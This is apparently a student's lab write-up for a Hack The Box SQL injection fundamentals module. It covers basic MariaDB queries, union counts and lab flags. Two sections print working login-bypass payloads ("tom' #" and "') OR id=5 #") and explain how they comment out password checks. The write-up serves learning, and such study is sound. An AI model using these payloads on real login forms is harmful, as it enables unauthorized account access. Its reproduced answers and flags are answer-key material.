

NAME: Mary Nyambura Gitau
GMAIL:marynyambura657@gmail.com
ADMISSION NUMBER: CS-SA12-26067

SQL INJECTION FUNDAMENTALS WITH HACK THE BOX


1.1 Introduction

In this module, I will learn the basics of SQL injection, including how attackers exploit vulnerabilities to gain unauthorized access to accounts and retrieve flags. I will also learn how to interact with databases by creating databases, inserting data into tables, displaying tables, and navigating through different database structures. This will help me better understand how databases work and how SQL injection vulnerabilities can be identified and prevented.

1.2 Introduction to MSQL

Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?

Answer: **Employees**




Explanation:

In my Kali machine, I connected to MySQL using: `mysql -h 154.57.164.80 -P 30583 -u root -p` but I got an error.

I then used `mysql -h 154.57.164.80 -P 30583 -u root -p --skip-ssl` as my kali was using an older version.

The **MariaDB** opened and I bashed **SHOE DATABASES** with a ; at the end.

The Database opened and the first was employees as shown below.



```
(kali@kali)-[~]
$ mysql -h 154.57.164.80 -P 30583 -u root -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it

(kali@kali)-[~]
$ mysql -h 154.57.164.80 -P 30583 -u root -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 6
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


MariaDB [(none)]> SHOW DATABASES
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.142 sec)

MariaDB [(none)]>
```

1.3 SQL statements

What is the department number for the 'Development' department?

Answer:d005



Explanation:

I was initially not connected to any database. I selected the employees database because the departments are stored within it. I executed the command USE employees; to switch to that database. After that, I ran SELECT * FROM employees; to retrieve and view the contents of the employees table.


The screenshot shows a terminal window with a MariaDB session. The user attempts to run `SHOW TABLES` but receives an error: `ERROR 2013 (HY000): Lost connection to server during query`. After running `USE employees;`, the connection is restored. The user then runs `SELECT * FROM departments;`, which returns a table with 9 rows. The table has two columns: `dept_no` and `dept_name`. The data is as follows:

dept_no	dept_name
d009	Customer Service
d005	Development
d002	Finance
d003	Human Resources
d001	Marketing
d004	Production
d006	Quality Management
d008	Research
d007	Sales

1.4 Query Result

What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

Answer: **Mitchem**



Explanation:

Since i am still in the employees database, i queried this:
`SELECT last_name
FROM employees
WHERE first_name LIKE 'Bar%'
AND hire_date = '1990-01-01';`

```
kali@kali: ~  
Session Actions Edit View Help  
MariaDB [employees]> SELECT first_name, last_name, hire_date  
→ FROM employees  
→ WHERE first_name LIKE 'Bar%'  
→ AND hire_date = '1990-01-01';  
ERROR 2013 (HY000): Lost connection to server during query  
MariaDB [employees]>  
MariaDB [employees]> SELECT last_name FROM employees WHERE first_name LIKE 'Bar%' AND hire_date = '1990-01-01';  
ERROR 2006 (HY000): Server has gone away  
No connection. Trying to reconnect...  
Connection id: 12  
Current database: employees  
The connection was reset  
+-----+  
| last_name |  
+-----+  
| Mitchem |  
+-----+  
1 row in set (1.904 sec)  
MariaDB [employees]> SELECT last_name  
→ FROM employees  
→ WHERE first_name LIKE 'Bar%'  
→ AND hire_date = '1990-01-01';  
+-----+  
| last_name |  
+-----+  
| Mitchem |  
+-----+  
1 row in set (0.136 sec)  
MariaDB [employees]>
```

1.5 SQL operations

In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?

Answer: **654**

```
Target(s): 154.57.164.80:30583  
Life Left: 40 minute(s)  
Authenticate to 154.57.164.80:30583 with user "root" and password "password"  
+1 In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?  
654  
Submit Hint
```

Explanation:


I used the below syntax to get the count.

SELECT COUNT(*)

FROM titles

WHERE emp_no > 10000

OR title NOT LIKE '%engineer%';




```
kali@kali: ~  
Session Actions Edit View Help  
MariaDB [employees]> SELECT last_name  
→ FROM employees  
→ WHERE first_name LIKE 'Bark'  
→ AND hire_date = '1990-01-01';  
  
+-----+  
| last_name |  
+-----+  
| Mitchem   |  
+-----+  
1 row in set (0.136 sec)  
  
MariaDB [employees]> USE employees  
No connection. Trying to reconnect ...  
Connection id: 22  
Current database: *** NONE ***  
  
The connection to the server was reset while the page was loading.  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
MariaDB [employees]> SELECT COUNT(*)  
→ FROM titles  
→ WHERE emp_no > 10000  
→ OR title NOT LIKE '%engineer%';  
  
+-----+  
| COUNT(*) |  
+-----+  
| 654      |  
+-----+  
1 row in set (0.142 sec)  
  
MariaDB [employees]> 
```

1.6 Subverting Query Language


Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?

Answer:202a1d1a8b195d5e9a57e434cc16000c



Explanation


I tried logging in as tom using the credentials :username -tom and password password but login failed.



To login as tom i had to plant a payload in the username.

Username: **tom' #**


What this does is that i accepts the username as tom and then # comments every other thing meaning the system will accept anything as the password.



1.7 Using Comments


Login as the user with id 5 to get the flag

Answer: `cdad9ecdf6f14b45ff5c4de32909caec`



Explanation:


The payload `) OR id=5 #` is structured to manipulate the SQL query logic. The single quote `(')` closes the existing username string in the query, and the closing parenthesis `)` completes the original condition such as `(username=')`. The statement `OR id=5` then injects a new condition that forces the query to return the record with ID 5. Finally, the hash symbol `(#)` comments out the remainder of the query, including additional conditions like `AND id > 1)` and any password verification, effectively bypassing authentication checks.



1.8 Union Clauses


Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all the records in the employees table and all records in the department table.

Answer: **663**



Explanation

After connecting to the mysql database, i bashed this query.**SELECT COUNT(*) FROM (**
SELECT emp_no FROM employees
UNION ALL
SELECT dept_no FROM departments
) AS total_combined;



```
(kali@kali)-[~]
$ mysql -h 154.57.164.82 -P 30452 -u root -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> USE employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [employees]> SELECT COUNT(*) FROM (
  → SELECT emp_no FROM employees
  → UNION ALL
  → SELECT dept_no FROM departments
  → ) AS total_combined;
+-----+
| COUNT(*) |
+-----+
|        663 |
+-----+
1 row in set (0.142 sec)

MariaDB [employees]>
```

1.9 Union Injection

Use a union injection to get the results of the user()

Answer:root@localhost

